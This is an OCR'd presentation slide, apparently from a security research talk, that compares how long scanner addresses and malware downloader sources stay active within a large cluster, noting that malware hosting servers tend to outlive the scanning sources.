


Lifetime: Scanners vs. Downloaders

Further examinations of the large cluster.



- Addresses are short lived on average.
- Downloaders have longer lifetimes.
  - Different sources send same downloaders.
  - Downloaded malware can still change!
- Likely: Scanning sources are tracked and taken down while malware hosting servers remain active.